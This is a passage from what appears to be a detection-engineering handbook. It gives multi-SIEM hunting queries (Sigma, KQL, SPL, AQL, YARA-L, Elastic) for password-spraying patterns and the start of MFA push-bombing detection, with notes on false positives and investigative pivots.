Plausible expected result: one row per offending source IP within the rolling one-hour AQL search window. Interpretation: treat a QRadar hit the same as the KQL/SPL form — it is the aggregation surfacing the cluster, not a scored offense on its own unless you've built a corresponding rule.

**[QUERY]** Google SecOps YARA-L over `USER_LOGIN` UDM events.

CONCEPTUAL SAMPLE — UDM field paths illustrative; confirm `target.user.userid` is populated for your Windows log ingestion path rather than `target.user.email_addresses`.

```
rule password_spray_single_source {
  meta:
    description = "Single source, one failed attempt against many distinct accounts"
    severity = "MEDIUM"
  events:
    $e.metadata.event_type = "USER_LOGIN"
    $e.security_result.action = "BLOCK"
    $e.principal.ip = $ip
    $e.target.user.userid = $user
  match:
    $ip over 1h
  outcome:
    $distinct_accounts = count_distinct($user)
  condition:
    $e and $distinct_accounts >= 15
}
```

Plausible expected result: a detection instance with `$ip` bound to the source and `distinct_accounts` in the same 15–40 range as the other surfaces. Interpretation: identical analytic to the KQL/SPL forms; the count is the only value worth trusting from this rule until you pull the actual matched events.

**[QUERY]** Elastic ES|QL, chosen over EQL because this is a threshold/aggregation shape rather than an ordered sequence (per DEH Appendix A5 §8's decision table).

CONCEPTUAL SAMPLE — field path for `SubStatus` depends on your Winlogbeat/ECS mapping version.

```
FROM logs-windows.security*
| WHERE event.code == "4625" AND winlog.event_data.SubStatus == "0xC000006A"
| STATS distinct_accounts = COUNT_DISTINCT(user.target.name) BY source.ip, BUCKET(@timestamp, 1h)
| WHERE distinct_accounts >= 15
| SORT distinct_accounts DESC
```

Plausible expected result: same shape as the KQL output, one row per source/hour bucket. Interpretation: unchanged from the other five — this is one analytic, six surfaces, per this book's own framing.

**[FALSE POSITIVE]** Vulnerability scanners and default-credential checks against many service accounts from one internal scanner host produce the identical shape — many distinct accounts, one attempt each, from a single source. So does a stale cached credential on a shared jump host or monitoring agent replaying an old password against many service accounts right after a helpdesk-driven bulk password reset. Exclude known scanner and jump-host source IPs explicitly, and cross-check the hit's timing against any recent mass-reset change ticket before treating volume alone as malicious — raising the distinct-account threshold to "fix" this just raises the bar for a real attacker too.

**[PIVOT]** Check whether any targeted account later authenticated successfully (QC-05-05). Pull IP/ASN reputation for the source. Check whether the targeted account list overlaps with a recent enumeration hit from Part 3 (Scanning & Enumeration) or Part 15 (Host & Directory Discovery) — a pre-validated account list is a stronger signal than a raw distinct-account count alone.

**QC-05-02 — Cloud IdP spray via legacy authentication protocols**

| Field             | Value                                                                                                                                                                            |
|-------------------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Pattern ID        | QC-05-02                                                                                                                                                                         |
| MITRE             | T1110.003 (Password Spraying)                                                                                                                                                    |
| Behavior          | Many distinct UPNs authenticate via a legacy, non-interactive protocol (IMAP4, POP3, Exchange ActiveSync) that bypasses modern MFA, one failed attempt each, from one client/IP. |
| DEH cross-ref     | DEH Part 12 §2 (Identity: Access & Authentication Detection)                                                                                                                     |
| Languages covered | Sigma; KQL (Sentinel/Defender); SPL; AQL (QRadar); YARA-L; Elastic (ES QL)                                                                                                       |

**[HUNTER]** Legacy authentication protocols predate MFA and mostly can't be challenged for it, so a spray that targets them succeeds on password alone even in a tenant that enforces MFA everywhere

else. Hunt this specifically because Conditional Access legacy-auth blocks are frequently incomplete in practice — per-mailbox exceptions for old scanners, fax-to-email gateways, and CRM integrations are common and rarely re-audited.

**Engineering Reality** A tenant-wide "block legacy authentication" Conditional Access policy is not the same claim as "legacy authentication is disabled." Per-application and per-user exclusions accumulate for years, usually for a device or integration nobody remembers approving, and none of them show up in a policy summary that only reports the policy as "enabled." Confirm actual legacy-auth volume in the sign-in logs before trusting a policy name as the ground truth.

[QUERY] Entra ID `SignInLogs`, Sigma correlation over a base rule.

CONCEPTUAL SAMPLE — threshold and `ClientAppUsed` value list illustrative; confirm which legacy-protocol labels your tenant actually emits.

```
title: Password Spray via Legacy Authentication Protocol
correlation:
  type: value_count
  rules:
    - entra_legacy_auth_bad_password
  group-by:
    - IPAddress
  timespan: 1h
  condition:
    field: UserPrincipalName
    gte: 12
---
title: Entra ID Legacy Auth Bad Password
id: entra_legacy_auth_bad_password
logsource:
  product: azure
  service: signinlogs
detection:
  selection:
    ResultType: '50126'
    ClientAppUsed:
      - 'IMAP4'
      - 'POP3'
      - 'Exchange ActiveSync'
      - 'Other clients'
  condition: selection
```

Plausible expected result: a burst of `ResultType 50126` events tagged with a legacy `ClientAppUsed` value against 12 or more distinct UPNs in an hour. Interpretation: consistent with a spray tool specifically probing the legacy-auth surface rather than the modern interactive sign-in flow.

[QUERY] Sentinel KQL.

CONCEPTUAL SAMPLE — validate `ClientAppUsed` value spelling against your tenant's schema version.

```

SigninLogs
| where ResultType == "50126"
| where ClientAppUsed in ("IMAP4","POP3","Exchange ActiveSync","Other clients")
| summarize DistinctUsers = dcount(UserPrincipalName) by IPAddress, bin(TimeGenerated, 1h)
| where DistinctUsers >= 12

```

Plausible expected result: rows clustering on a small number of source IPs, each associated with a `ClientAppUsed` value your organization's actual mobile/mail clients rarely produce in bulk. Interpretation: legacy-protocol clustering on one IP against a double-digit UPN count is a stronger spray signal than the same UPN count against a modern interactive client, precisely because legacy auth can't be MFA-challenged.

**[QUERY]** Splunk SPL.

CONCEPTUAL SAMPLE — field names assume a standard Azure AD Sign-in add-on mapping.

```

index=azure_signinlogs ResultType=50126 ClientAppUsed IN ("IMAP4","POP3","Exchange ActiveSync","Other clients")
| bin _time span=1h
| stats dc(UserPrincipalName) as distinct_users by IPAddress, _time
| where distinct_users >= 12

```

Plausible expected result: same shape as the KQL form. Interpretation: unchanged — cross-check the volume against Entra ID's own risk-detection feed (`riskState`) if licensed, since Microsoft's own spray heuristic often independently corroborates this exact query.

**[QUERY]** QRadar AQL (not standard SQL).

CONCEPTUAL SAMPLE — assumes a custom Azure AD DSM extension already maps `clientappused` and `resulttype` as queryable fields; without that extension these are unparsed payload text, not columns.

```

SELECT sourceip, UNIQUECOUNT(username) AS distinct_users
FROM events
WHERE UTF8(clientappused) IN ('IMAP4','POP3','Exchange ActiveSync','Other clients')
  AND resulttype = '50126'
GROUP BY sourceip
HAVING distinct_users >= 12
LAST 1 HOURS

```

Plausible expected result: identical shape to the other surfaces, gated entirely on whether your DSM mapping is actually current. Interpretation: a zero-result run here is as likely to mean "the field mapping is stale" as "no spray occurred" — verify the mapping before trusting an empty result.

**[QUERY]** Google SecOps YARA-L.

CONCEPTUAL SAMPLE — `%legacy_auth_protocols` assumes a reference list defined elsewhere in your rule set; UDM field paths illustrative.

```

rule password_spray_legacy_auth {
  meta:
    description = "Legacy auth protocol spray against many distinct UPNs from one source"
  events:
    $e.metadata.event_type = "USER_LOGIN"
    $e.security_result.action = "BLOCK"
    $e.network.application_protocol = $proto
    $e.principal.ip = $ip
    $e.target.user.email_addresses = $user
  match:
    $ip over 1h
  outcome:
    $distinct_users = count_distinct($user)
  condition:
    $e and $distinct_users >= 12 and $proto in %legacy_auth_protocols
}

```

Plausible expected result: a match bound to one `$ip` and a `distinct_users` count in the low teens or higher. Interpretation: same analytic as the other five surfaces.

**[QUERY]** Elastic ES|QL (threshold/aggregation shape).

CONCEPTUAL SAMPLE — field names depend on your Azure AD ECS integration mapping.

```

FROM logs-azure.signinlogs*
| WHERE result_type == "50126" AND client_app_used IN ("IMAP4","POP3","Exchange ActiveSync","Other clients")
| STATS distinct_users = COUNT_DISTINCT(user.principal_name) BY source.ip, BUCKET(@timestamp, 1h)
| WHERE distinct_users >= 12

```

Plausible expected result and interpretation: unchanged from the other surfaces above.

**[FALSE POSITIVE]** A company-wide password-rotation policy taking effect produces a real spike in legacy-auth bad-password failures as old phones and cached mail-client profiles retry stale credentials — but that spike comes from as many *different* source IPs as accounts (each user's own device), a roughly 1:1 IP-to-account ratio. Genuine spray produces a many-accounts-to-few-sources ratio instead. Pair this pattern's distinct-account threshold with a check on distinct-source diversity before escalating; a hit with high account count and high source diversity is very likely the rotation-noise case, not a spray.

**[PIVOT]** Confirm whether legacy authentication is actually blocked for the affected UPNs despite a tenant-level Conditional Access policy claiming it is — a policy gap here is itself a finding independent of whether this specific spray succeeded. Check for any subsequent modern-auth success from the same account shortly after the legacy-auth failures.

## QC-05-03 — Distributed spray via rotating source infrastructure



| Field             | Value                                                                                                                                                                        |
|-------------------|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Pattern ID        | QC-05-03                                                                                                                                                                     |
| MITRE             | T1110.003 (Password Spraying)                                                                                                                                                |
| Behavior          | Many distinct accounts, one attempt each, spread across dozens of distinct source IPs sharing one ASN or client fingerprint — evading a single-source-IP threshold entirely. |
| DEH cross-ref     | DEH Part 12 §2; cf. DEH Part 14 §2 (Network Detection Engineering) for ASN/IP-reputation enrichment mechanics                                                                |
| Languages covered | Sigma; KQL (Sentinel/Defender); SPL; AQL (QRadar); YARA-L — N/A, see below; Elastic (ES QL)                                                                                  |

**[HUNTER]** QC-05-01's group-by key is the source IP, which fails outright the moment an attacker rents a residential-proxy or cloud-relay pool and rotates IPs faster than any single one accumulates enough distinct accounts to trip the threshold. The hunt has to move the group-by key off `IPAddress` entirely and onto something the rotation doesn't defeat — ASN, a shared client fingerprint, or a distinctive user-agent string.

**[QUERY]** Sigma correlation grouped by an ASN-enrichment field.

CONCEPTUAL SAMPLE — `SourceASN` assumes an enrichment step (e.g., a MaxMind lookup) has already added this field to the event before Sigma evaluates it; Entra ID does not emit ASN natively.

```

title: Distributed Password Spray Grouped by ASN
correlation:
  type: value_count
  rules:
    - cloud_bad_password_base
  group-by:
    - SourceASN
  timespan: 6h
  condition:
    field: UserPrincipalName
    gte: 25
---
title: Cloud Sign-in Bad Password (ASN-Enriched)
id: cloud_bad_password_base
logsource:
  product: azure
  service: signinlogs
detection:
  selection:
    ResultType: '50126'
  condition: selection

```

Plausible expected result: a `SourceASN` with 25 or more distinct UPNs and, when cross-checked, a source-IP count well above 25 — many different IPs, one ASN. Interpretation: consistent with spray infrastructure that rotates IPs specifically to defeat per-IP thresholds; the ASN grouping is what makes the campaign visible at all.

**[QUERY]** Sentinel KQL.

CONCEPTUAL SAMPLE — the `NetworkLocationDetails` path is illustrative; validate against whatever ASN enrichment your pipeline actually applies.

```
SigninLogs
| where ResultType == "50126"
| extend ASN = toString(parse_json(NetworkLocationDetails)[0].asn) // adjust to your enrichment field
| summarize DistinctUsers = dcount(UserPrincipalName), DistinctIPs = dcount(IPAddress)
    by ASN, bin(TimeGenerated, 6h)
| where DistinctUsers >= 25 and DistinctIPs >= 10
```

Plausible expected result: `DistinctIPs` meaningfully exceeding what QC-05-01's single-source query would ever surface for the same campaign. Interpretation: the `DistinctIPs >= 10` guard is there specifically to distinguish this from ordinary corporate NAT egress, where one ASN legitimately carries many users but each IP maps to roughly one account, not many.

[QUERY] Splunk SPL.

CONCEPTUAL SAMPLE — assumes a maintained `asn_lookup.csv` lookup table; a stale table silently under-counts.

```
index=azure_signinlogs ResultType=50126
| lookup asn_lookup.csv ip AS IPAddress OUTPUT asn AS source_asn
| bin _time span=6h
| stats dc(UserPrincipalName) as distinct_users, dc(IPAddress) as distinct_ips by source_asn, _time
| where distinct_users >= 25 AND distinct_ips >= 10
```

Plausible expected result and interpretation: same as the KQL form above.

[QUERY] QRadar AQL (not standard SQL), assuming a Custom Event Property already maps an ASN value onto each event.

CONCEPTUAL SAMPLE — `sourceasn` assumes a Custom Event Property already maps an ASN value onto `sourceip` via a reference-table lookup or DSM extension you build ahead of time; AQL has no native ASN field and no inline enrichment command like SPL's `lookup` or ES|QL's `ENRICH`.

```
SELECT sourceasn,
        UNIQUECOUNT(username) AS distinct_users,
        UNIQUECOUNT(sourceip) AS distinct_ips
FROM events
WHERE resulttype = '50126'
GROUP BY sourceasn
HAVING distinct_users >= 25 AND distinct_ips >= 10
LAST 6 HOURS
```

Plausible expected result and interpretation: same shape as the other surfaces, contingent entirely on whether that Custom Event Property has actually been built in your deployment.

**YARA-L (Google SecOps): N/A — missing schema field.** As of this writing there is no confirmed UDM field carrying an enriched autonomous system number for a principal IP in Google SecOps, the same class of gap DEH Part 28 §1.1 documents for `GrantedAccess`. If your tenant ingests ASN via a custom label

or a pre-processing pipeline, substitute the equivalent field and validate a non-empty result before trusting a zero-hit run as clean rather than as a missing mapping.

**[QUERY]** Elastic ES|QL (threshold/aggregation shape) with an inline enrichment stage.

CONCEPTUAL SAMPLE — assumes an `asn_lookup` enrich policy is already configured; ES|QL's `ENRICH` command needs that policy built ahead of time, not inline.

```
FROM logs-azure.signinlogs*
| WHERE result_type == "50126"
| ENRICH asn_lookup ON source.ip
| STATS distinct_users = COUNT_DISTINCT(user.principal_name),
      distinct_ips = COUNT_DISTINCT(source.ip)
  BY source.as.number, BUCKET(@timestamp, 6h)
| WHERE distinct_users >= 25 AND distinct_ips >= 10
```

Plausible expected result and interpretation: same as the KQL/SPL forms.

**Hunter's Note** Check whether your ASN/GeoIP enrichment feed resolves IPv6 as reliably as IPv4 before trusting a "clean" result. Spray infrastructure increasingly rotates through IPv6 /64 blocks that several commercial ASN feeds still map inconsistently, which quietly reintroduces the exact single-source-per-IP blind spot this pattern exists to close.

**[FALSE POSITIVE]** A shared corporate VPN or SASE egress point, or a CDN/anycast edge fronting a legitimate SSO flow, presents as "many distinct source IPs, one ASN" too — if the whole organization routes outbound traffic through one cloud VPN provider, that provider's ASN legitimately carries high account diversity. Baseline and exclude your organization's own known egress ASNs, and keep the `distinct_ips >= 10` style guard: ordinary egress diversity maps IPs to accounts roughly 1:1, while spray infrastructure maps many IPs to accounts that don't correspond to the device actually sitting behind each one.

**[PIVOT]** Pull the TLS/JA3 fingerprint or user-agent string across the flagged IPs — a shared, unusual client fingerprint spanning otherwise-unrelated source IPs corroborates shared attacker tooling far better than IP/ASN grouping alone.

---

## QC-05-04 — Long-horizon low-and-slow spray beneath standard lookback windows

| Field             | Value                                                                                                                                                                                               |
|-------------------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Pattern ID        | QC-05-04                                                                                                                                                                                            |
| MITRE             | T1110.003 (Password Spraying)                                                                                                                                                                       |
| Behavior          | A source touches many distinct accounts but throttles to at most one failed attempt per account per rolling 24 hours, sustained over weeks — invisible to any 1-hour or 24-hour lookback threshold. |
| DEH cross-ref     | DEH Appendix A5 §4 (aggregation-ceiling precedent); DEH Part 12 §2                                                                                                                                  |
| Languages covered | Sigma — N/A, see below; KQL (Sentinel/Defender); SPL; AQL (QRadar) — N/A, see below; YARA-L — N/A, see below; Elastic (ES QL)                                                                       |

**[HUNTER]** Almost every standing correlation rule windows at an hour or a day for cost reasons. An attacker who already knows that — or who is simply throttling to stay under any rate limit — never produces enough volume inside any single window to trip QC-05-01 or QC-05-02 even once. The only way to see the accumulated pattern is a wide-lookback hunt that runs a two-stage aggregation: collapse to one qualifying account-day first, then roll that up across a multi-week window.

**Sigma: N/A — aggregation ceiling.** A single Sigma correlation rule supports one aggregation stage. This pattern needs two — a per-account-per-day dedup, then a distinct-account rollup across many days of those dedup results — which Sigma's `value_count / event_count` correlation types cannot express in one rule (per DEH Appendix A5 §4's aggregation-ceiling precedent). A SIEM-side scheduled search would have to pre-materialize the daily rollup as its own indexed result before a second Sigma correlation rule could consume it as input.

**[QUERY]** Sentinel KQL, two chained `summarize` stages against `SigninLogs`.

CONCEPTUAL SAMPLE — thresholds (30 accounts, 10 distinct days) illustrative; validate against your own multi-week baseline before treating them as a cutoff.

```
SigninLogs
| where ResultType == "50126"
| summarize DailyFailures = count() by UserPrincipalName, IPAddress, Day = bin(TimeGenerated, 1d)
| where DailyFailures == 1
| summarize DistinctAccounts = dcount(UserPrincipalName), DistinctDays = dcount(Day) by IPAddress
| where DistinctAccounts >= 30 and DistinctDays >= 10
```

Plausible expected result: a small number of source IPs, each associated with 30 or more distinct accounts and at least 10 distinct qualifying days across a 30-day lookback — a shape no 1-hour or 24-hour rule could ever have surfaced. Interpretation: a hit is consistent with a deliberately throttled campaign designed to stay under standard alerting windows; a well-tuned environment run monthly might settle to zero or single-digit qualifying sources.

**[QUERY]** Splunk SPL, same two-stage shape.

CONCEPTUAL SAMPLE — same threshold caveats as the KQL form; SPL's `stats`-into-`stats` chaining supports this two-stage shape natively.

```

index=azure_signinlogs ResultType=50126
| bin _time span=1d as day
| stats count as daily_failures by UserPrincipalName, IPAddress, day
| where daily_failures=1
| stats dc(UserPrincipalName) as distinct_accounts, dc(day) as distinct_days by IPAddress
| where distinct_accounts >= 30 AND distinct_days >= 10

```

Plausible expected result and interpretation: unchanged from the KQL form above.

**AQL (QRadar): N/A — aggregation ceiling.** AQL's `SELECT` has no subquery or common-table-expression stage to feed one aggregation's output into a second `GROUP BY`, so the per-account-per-day rollup followed by a 30-day distinct-account count cannot be expressed as one AQL query. Approximate it today with a saved AQL search bookmarked at the per-day layer, exported and re-aggregated outside AQL, or a Reference Set incremented once daily by a Building Block (per DEH Part 27 §2's multi-object model) rather than forcing a single-query translation that would silently undercount.

**YARA-L (Google SecOps): N/A — aggregation ceiling.** YARA-L's `outcome` section aggregates over one matched event window; it has no equivalent to a second pass that re-aggregates the first pass's own output, so the same nested rollup this pattern needs is out of reach in a single rule for the same structural reason as AQL above.

**[QUERY]** Elastic ES|QL, two chained `STATS` stages.

CONCEPTUAL SAMPLE — thresholds illustrative; ES|QL's pipe-chained `STATS` stages are what make this two-stage rollup possible in one query, unlike the three surfaces marked `N/A` above.

```

FROM logs-azure.signinlogs*
| WHERE result_type == "50126"
| STATS daily_failures = COUNT(*) BY user.principal_name, source.ip, day = BUCKET(@timestamp, 1d)
| WHERE daily_failures == 1
| STATS distinct_accounts = COUNT_DISTINCT(user.principal_name), distinct_days = COUNT_DISTINCT(day) BY source.ip
| WHERE distinct_accounts >= 30 AND distinct_days >= 10

```

Plausible expected result and interpretation: unchanged from the KQL/SPL forms.

**What Would Change My Mind** This pattern assumes a legitimate, sustained one-failure-per-account-per-day cadence sourced from a single IP over multiple weeks is rare enough to threshold on. If a production audit showed a meaningful share of service-principal or integration accounts naturally retry a stale secret on exactly that cadence for weeks after a credential rotation, the fix would have to move from a count threshold to an explicit service-account allowlist, and this pattern's confidence would drop from Medium to Low until that allowlist existed.

**[FALSE POSITIVE]** A service or integration account whose scheduled job retries a stale credential exactly once every 24 hours — a scheduled task, cron job, or third-party integration nobody re-pointed after a

credential rotation — produces the identical one-failure-per-account-per-day shape sustained over weeks, sourced from the one fixed IP that job runs from. At the query level this is indistinguishable from a throttled spray: both show low, evenly-spaced failures per account across many days. The discriminator is account type and source stability, not volume — a real spray's flagged cluster spans many different human accounts from a source with no legitimate reason to touch any of them, while the stale-credential case resolves to one or a handful of known service accounts retrying against their own expected target from an already-known, allowlistable source. Cross-check flagged accounts against a service-account inventory before escalating.

**[PIVOT]** Check whether the flagged cadence lines up with a known maintenance or retry schedule — an exact 24-hour interval at the same minute every time is a script's cron, not a spray tool jittering its timing or a human. Confirm every flagged account is a real interactive user, not a service or integration principal that legitimately retries on a fixed schedule.

### QC-05-05 — Successful authentication surfacing inside a flagged spray cluster

| Field             | Value                                                                                                                                                              |
|-------------------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Pattern ID        | QC-05-05                                                                                                                                                           |
| MITRE             | T1110.003 (Password Spraying) — successful completion; once confirmed valid, the credential's follow-on use falls under T1078 (Valid Accounts)                     |
| Behavior          | A source or account already flagged by QC-05-01 through QC-05-04's cluster later produces exactly one successful authentication for a previously-targeted account. |
| DEH cross-ref     | DEH Part 12 §2; cf. DEH Part 27 §2 (Building Block/Reference Set model) for AQL's standing-detection form                                                          |
| Languages covered | Sigma — N/A, see below; KQL (Sentinel/Defender); SPL; AQL (QRadar); YARA-L; Elastic (EQL)                                                                          |

**[HUNTER]** A spray campaign's own success rate is deliberately tiny — attackers accept a single-digit-percent hit rate spread across a huge account list, so the one success that matters is buried inside dozens or hundreds of failures. This pattern joins the account/source list an earlier cluster pattern already flagged against a later success event, rather than waiting on an isolated "successful login" alert that carries no context connecting it to a spray. It differs from Part 6's login-after-a-failure-burst pattern in the join key: that pattern ties a success to a *volume burst against one account*; this one ties a success to *membership in a many-account cluster* already surfaced upstream.

**Sigma: N/A — structurally poor fit.** Expressing "join a success event against a dynamically-produced account list from an upstream `value_count` correlation's own output" requires chaining two correlation instances end to end, which is outside the backend support most Sigma processing pipelines carry for their narrower `temporal_ordered` correlation type. The logic is not impossible in Sigma's spec, just a fight against the language's narrow correlation-chaining support for this specific shape.

**[QUERY]** Sentinel KQL, joining a materialized spray-cluster list against later successes.

CONCEPTUAL SAMPLE — the 6-hour post-cluster success window and the 15-account cluster threshold (inherited from QC-05-01) are both illustrative; validate against your own baseline.

```

let SprayClusters = SigninLogs
| where ResultType == "50126"
| summarize DistinctUsers = dcount(UserPrincipalName),
             TargetedAccounts = make_set(UserPrincipalName),
             ClusterStart = min(TimeGenerated), ClusterEnd = max(TimeGenerated)
             by IPAddress, bin(TimeGenerated, 1h)
| where DistinctUsers >= 15
| mv-expand TargetedAccounts to typeof(string);
SigninLogs
| where ResultType == "0"
| join kind=inner SprayClusters on IPAddress, $left.UserPrincipalName == $right.TargetedAccounts
| where TimeGenerated between (ClusterStart .. (ClusterEnd + 6h))
| project TimeGenerated, UserPrincipalName, IPAddress, ClusterStart, ClusterEnd, DistinctUsers

```

Plausible expected result: a small number of rows, each pairing one successful sign-in with the cluster metadata (`ClusterStart`, `DistinctUsers`) that flagged its source. Interpretation: a match here is consistent with a spray campaign that reached a valid credential — treat it as a probable-compromise finding pending the pivot below, not as confirmed account takeover on its own.

**[QUERY]** Splunk SPL, joining a saved spray-cluster search against later successes.

CONCEPTUAL SAMPLE — assumes a saved search named `spray_clusters_qc0501` already materializes QC-05-01/02's cluster output; build that search first.

```

| savedsearch spray_clusters_qc0501
| rename IPAddress as spray_ip, TargetedAccounts as spray_user, cluster_end as spray_cluster_end
| join type=inner spray_ip
  [ search index=azure_signinlogs ResultType=0
    | rename IPAddress as spray_ip UserPrincipalName as spray_user ]
| where _time <= spray_cluster_end + 21600
| table _time spray_user spray_ip spray_cluster_end

```

Plausible expected result and interpretation: same as the KQL form above.

**[QUERY]** QRadar AQL (not standard SQL) — the investigative single-query check an analyst runs by hand before building the standing multi-object version. A deployed QRadar detection for this pattern would populate a Reference Set from QC-05-01's spray-cluster rule, then run a second rule testing successful-logon membership against that set (DEH Part 27 §2's Building Block model); AQL alone cannot express both stages as one query.

CONCEPTUAL SAMPLE — username list and source IP are illustrative placeholders you paste in from the upstream cluster query's actual output.

```

SELECT logontime, username, sourceip
FROM events
WHERE resulttype = '0'
  AND username IN ('jdoe','asmith','mchen') -- paste the account list QC-05-01 surfaced
  AND sourceip = '203.0.113.44' -- the flagged spray source
LAST 1 DAYS

```

Plausible expected result: zero or one row, since a real campaign's success rate is low by design.  
Interpretation: unchanged from the KQL/SPL forms — treat any row as a probable-compromise lead.

**[QUERY]** Google SecOps YARA-L, matching a fail-then-success pair per account within a window.

CONCEPTUAL SAMPLE — the `$cluster_size >= 15` condition assumes YARA-L can see enough of the surrounding cluster's failures within the same 6-hour match window to count it; a cluster that formed slightly outside this window won't be caught.

```
rule spray_cluster_success_followup {
  meta:
    description = "Successful auth for an account previously targeted by a flagged spray cluster"
  events:
    $fail.metadata.event_type = "USER_LOGIN"
    $fail.security_result.action = "BLOCK"
    $fail.principal.ip = $ip
    $fail.target.user.userid = $user
    $success.metadata.event_type = "USER_LOGIN"
    $success.security_result.action = "ALLOW"
    $success.target.user.userid = $user
    $success.metadata.event_timestamp.seconds > $fail.metadata.event_timestamp.seconds
  match:
    $ip, $user over 6h
  outcome:
    $cluster_size = count_distinct($user)
  condition:
    $fail and $success and $cluster_size >= 15
}
```

Plausible expected result and interpretation: same as the other surfaces.

**[QUERY]** Elastic EQL, chosen because this is an ordered, joined multi-event shape rather than a threshold aggregation (per DEH Appendix A5 §8's decision table).

CONCEPTUAL SAMPLE — this sequence alone only proves a fail-then-succeed chain for one account/IP pair; it does not, by itself, verify the source IP is part of a qualifying many-account cluster.

```
sequence by source.ip, user.target.name with maxspan=6h
[authentication where event.outcome == "failure" and event.reason == "invalid_password"]
[authentication where event.outcome == "success"]
```

Plausible expected result: a sequence match per compromised account/source pair inside the 6-hour window. Interpretation: pair this EQL output with QC-05-01 or QC-05-03's flagged-source list before treating a hit as spray-derived — read alone, this sequence is indistinguishable from a legitimate user mistyping a password once and immediately re-entering it correctly.



**Blind Spot** *This pattern can only surface a success once an upstream cluster query has already flagged the source or account list. If the account that gets sprayed successfully is hit on the campaign's very first attempt — before enough failures have accumulated anywhere to trip QC-05-01 through QC-05-04 — there is no cluster yet for this pattern to join against, and the success passes through unflagged until a later, unrelated signal (Part 6, Part 24) catches the account's post-compromise activity instead.*

**[FALSE POSITIVE]** A legitimate user who mistypes their own password once, gets a bad-password failure, then correctly re-enters it seconds later produces the exact same fail-then-succeed shape for one account from one IP. The only real discriminator is upstream cluster membership: this pattern should never run against raw sign-in logs directly, only against an account/source list a cluster pattern already qualified. Treat a fail-then-succeed pair with no matching cluster membership as noise, not a hit.

**[PIVOT]** Once a real hit surfaces, immediately check post-authentication activity for that account — a new mail-forwarding rule, an OAuth app-consent grant, or an MFA method registration change are the fastest tells that the successful logon was attacker-driven rather than a coincidental password-typo recovery.

## Cross-references

This part's queries build on DEH Part 12 §2 for sign-in-log authentication mechanics, DEH Part 40 for the naive "five failed logins" teardown this part's design directly answers, and DEH Appendix A5 §4/§8 for the aggregation-ceiling and Elastic-surface-selection reasoning cited throughout. See this book's Part 4 (Brute Force) for the high-per-account-volume counterpart, Part 6 (MFA Abuse & Authentication Anomalies) for push-bombing and login-after-a-failure-burst patterns, Part 15 (Host & Directory Discovery) and Part 3 (Scanning & Enumeration) for the account-list-validation signals that often precede a spray campaign, and Part 24 (Cloud Identity & SaaS Abuse) for what a compromised account surfaced by QC-05-05 typically does next.

## Part 6 — MFA Abuse & Authentication Anomalies

### Why this part exists

This part covers four behavior shapes named in `BOOK-INDEX.md`'s Part 6 scope row — MFA-fatigue push-bombing, cross-country "impossible travel" sign-ins, new-device/new-country sign-ins against a per-account baseline, and a successful sign-in landing inside a failed-login burst — plus one closely related fifth pattern this part adds inside its five-pattern budget: MFA method re-registration immediately preceding a sign-in from an unfamiliar device. All five share one structural property: no single event justifies a verdict on its own, and each pattern's `[HUNTER]` framing exists specifically because a hunter under time pressure wants the ad hoc version of a correlation before investing in the standing rule.

**Explicit boundary against neighboring parts.** Part 4 (Brute Force) and Part 5 (Password Spraying) own the *failure-volume* shapes this part's QC-06-04 deliberately builds on top of, not re-derives — this part starts where a failure burst ends. Part 7 and Part 17 own credential *theft* and stolen-ticket *reuse*; this part's patterns assume the credential and MFA factor are the account owner's own, abused or bypassed in place, not stolen outright. Part 24 owns OAuth/app-consent-grant abuse and conditional-access *bypass* at the cloud-application layer; QC-06-05 stops at the identity-provider's own MFA-enrollment audit trail and does not re-cover Part 24's consent-grant ground.

**Primary DEH cross-refs:** DEH Part 12 (Identity: Access & Authentication Detection), whose §§4–6 carry DET-12-03 through DET-12-05, the canonical detections QC-06-01, QC-06-02, and QC-06-04 adapt into hunt form; and DEH Part 31 (Baselining), whose cold-start problem (§2) and per-account baseline pattern (DET-31-01) QC-06-03 depends on directly — a new-device/new-country hunt is meaningless without a maintained history to compare against.

### QC-06-01 — MFA push-notification fatigue (push bombing)

| Field             | Value                                                                                                                                                                 |
|-------------------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Pattern ID        | QC-06-01                                                                                                                                                              |
| MITRE             | T1621 (Multi-Factor Authentication Request Generation); T1078 (Valid Accounts) — the attacker already holds a valid password and is trying to clear the second factor |
| Behavior          | Four or more MFA push/OTP challenges issued to one account inside a short window, commonly ending in an eventual approval.                                            |
| DEH cross-ref     | DEH Part 12 §5 (DET-12-05 — repeated MFA prompts in a short window)                                                                                                   |
| Languages covered | Sigma, KQL (Sentinel/Defender), SPL, AQL, YARA-L, Elastic (ES QL)                                                                                                     |

`[HUNTER]` A standing rule for this shape is easy to write and easy to get wrong on the threshold alone — every IdP paces retries and step-up prompts differently, so the count that's "clearly an attack" in one tenant is routine in another. Run the ad hoc version first, pull the resource the prompts targeted alongside the count, and use that to set a threshold worth graduating into a standing rule rather than guessing one.

**[QUERY]**

Sigma, expressed as the series' standard two-part correlation rule: a base rule matching any issued MFA-challenge event, and a correlation rule counting matches per account.

CONCEPTUAL SAMPLE — illustrative Sigma; correlation-rule support for `value_count` varies by backend, see **[FALSE POSITIVE]** below.

```
title: MFA challenge issued
id: 8e2a4f10-6b3d-4c91-9a7e-2d5f8b1c3e60
status: test
description: Matches a single MFA push/OTP challenge issuance event.
logsource:
  category: authentication
  product: azure
detection:
  selection:
    EventType: 'mfa_challenge_issued'
  condition: selection
---
title: Dense MFA challenge volume for one account
id: 1f6c3a92-4d7e-4b18-8a2f-9c6e5d1b7f34
status: test
description: >
  Correlates the MFA-challenge base rule above into a burst pattern: four or
  more challenges for the same account within a 10-minute window.
correlation:
  type: value_count
  rules:
    - 8e2a4f10-6b3d-4c91-9a7e-2d5f8b1c3e60
  group-by:
    - UserPrincipalName
  timespan: 10m
  condition:
    gte: 4
level: medium
tags:
  - attack.credential_access
  - attack.t1621
```

A match is one correlation-rule alert per account crossing the `gte: 4` threshold inside the `timespan`, referencing the four-plus underlying base-rule matches it aggregated. This is consistent with a push-bombing burst against that account; Sigma's `value_count` type has no equivalent to a per-resource breakdown, so the resource-spread differentiator below comes from a companion query, not this rule alone.

**[QUERY]**

Microsoft Sentinel/Defender KQL, base selection plus a native `summarize` — no correlation object needed, since this is a single-table threshold.

CONCEPTUAL SAMPLE — field names and thresholds illustrative; validate against your own tenant's `SignInLogs` schema and push-retry baseline before use.

```

SigninLogs
